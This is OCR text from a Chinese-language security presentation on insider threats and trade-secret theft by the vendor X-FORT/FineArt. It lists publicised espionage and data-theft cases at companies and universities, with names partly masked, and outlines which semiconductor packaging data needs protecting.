
X-FORT
Insider Threat 竊取手法分析與展示
Victor Chen
FineArt

AGENDA

1. 竊取案例分享：分群與現況

   不論是國家、企業或是個人，核心技術都扮演著攸關存亡的地位，這也是現在最重要資安課題

2. 防護資料竊取需考量角色、疆界與端點

   從人、端點、防護疆界、所建立信任安全關係，須從最小單位防護起

3. 從資料取得的渠道：連結竊取手法與技術

   孫子兵法中善攻者，敵不知其所守，善守者，敵不知其所攻。這裡將 Demo 十八個竊取手法。從善攻者的手法，看如何建立防護

4. 資料外洩的傷害，正視資料保密的重要

   談談核子潛艇建造資料外洩、WHO郵件與聯繫資料外洩、振華OKIDB資料庫、Hacking Team 技術與交易資料外洩、方程式團隊數位武器外洩

5. 結論

   從攻擊竊取者的角度建立起防守的有效性，其目的就是降低風險

X-FORT


竊取案例分享：分群與現況

國內外企業機密資料竊取案及審判

角色	事件
譚O進	承認從美國石油公司盜竊市值超過10億美元下一代電池技術
陳O忠	雷神公司(Raytheon)的愛國者飛彈專案機密資料
張O郎	蘋果公司前員工被控竊取蘋果自動駕駛汽車的機密文件
陳O	與丈夫共謀竊取醫院研究商業機密。也被控收取大陸官方資助
李O宇 董O志	多年入侵數百家企業、政府機構、非政府組織、...等，最近針對研發疫苗技術
吳oo 工程師	非法重製台積電28奈米的重要製程相關文件，至中國無錫華潤上華科技

角色	事件
Leoooooooki	Google前工程師竊取1.4萬份文件自駕車機密
張O	經濟間諜罪、盜竊商業機密罪與共謀罪，兩項罪可分別最高十五年監禁
Zoox 公司	4 名 Zoox 的員工竊取特斯拉的物流管理系統
華o	控華o竊取商業機密 起訴書列16項新罪名，共謀盜用6家美國公司智慧財產權
陳OO	離職員工涉嫌遠端入侵，竊取商業機密，資料價值超過新台幣1億5千萬元
隋O	從GE竊取了多個與碳化矽MOSFET的研究、設計和製造有關的電子檔

角色	事件
鄭O清	竊取蒸汽渦輪製造流程圖等技術機密送回中國
楊O宇 龍O弘	中國以區區800萬元買通穩懋、聯穎光電的內鬼，將價值高達75億元的技術
張O	竊取2間半導體公司的高科技商業機密，包括安華高科技公司和思佳訊公司
何O廷王 O銘戎O 天	竊取美光科技商業機密，並將其分享給由中共政府支持的福建晉華公司
Igooich Kooooov	俄羅斯駭客，試圖買通該特斯拉員工，系統中植入惡意軟體，以竊取資訊
傅強、蔣立志、錢川、張浩然、譚戴林	美起訴5中國駭客，屬於APT41並且竊取台灣6萬7000張有個人資料照片




近3年全球研究機構與校園資料竊取案例

角色	事件
	禁特定中國研究生及研究人員入境，防竊取敏感研究成果 2020/09/9
胡O洲	在維吉尼亞大學訪問的中國學生，竊取仿生物研究核心的軟件程式，教授17年研究的成果
石O崎	UCLA 的電子工程系向中國出口受管制的軍用半導體 MMIC 晶片，起訴面臨 219 年有期徒刑
季O群	在伊利諾科技研究中心(IIT)，收集美國國防承包商資料，吸收美國科學家與工程師
Aloooer Loooon	俄羅斯托木斯克Tomsk國立理工大學(涉嫌為中國竊取技術的科學家) 2020/10/2

角色	事件
Chooos Loooer	哈佛大學化學暨化學生物學系主任參與中國學術間諜行為
劉O 鄭O松	竊取生物樣本及資料
Vooory Moooo	收買聖彼得堡北極社會科學院院長取得「國家機密」
葉O青	波士頓大學同案於Charles Lieber 相關(通緝中)
	約1%陸留學生 疑竊取情報(鎖定與解放軍有關連學生與研究員) 2020/10/1

角色	事件
	美國政府撤銷超過1,000名中國學生和研究人員的簽證
	美大學驅逐15中國公費生，北德州大學終止「國家留學基金委員會」合作
王O	在加州大學舊金山分校（UCSF）竊取研究資料，把複製研究資料帶回中國
陶O	堪薩斯大學的「環境有益催化中心」違反美國研究支助四項詐欺罪遭起訴
	讀賣新聞：日本嚴防學術間諜



關注資料保密的價值

高風險高投入

Semiconductor package

What is the confidential information of the semiconductor package

製程：各段的製程參數，重要研發資料。(而設備參數多數是設備商調校的)

應用各類材料、配方、比重數值資料


智財工程師尚未發布專利申請資料

熱、電、力、三類設計資料

不同產業一定有十分機密的資料，卻常常是外洩新聞版面

Others

高風險低投入




高科技產業 vs. 學術研究單位有著不一樣關注強度

X-FORT



防護資料竊取
需考量角色、疆界與端點

資料竊取vs.角色風險

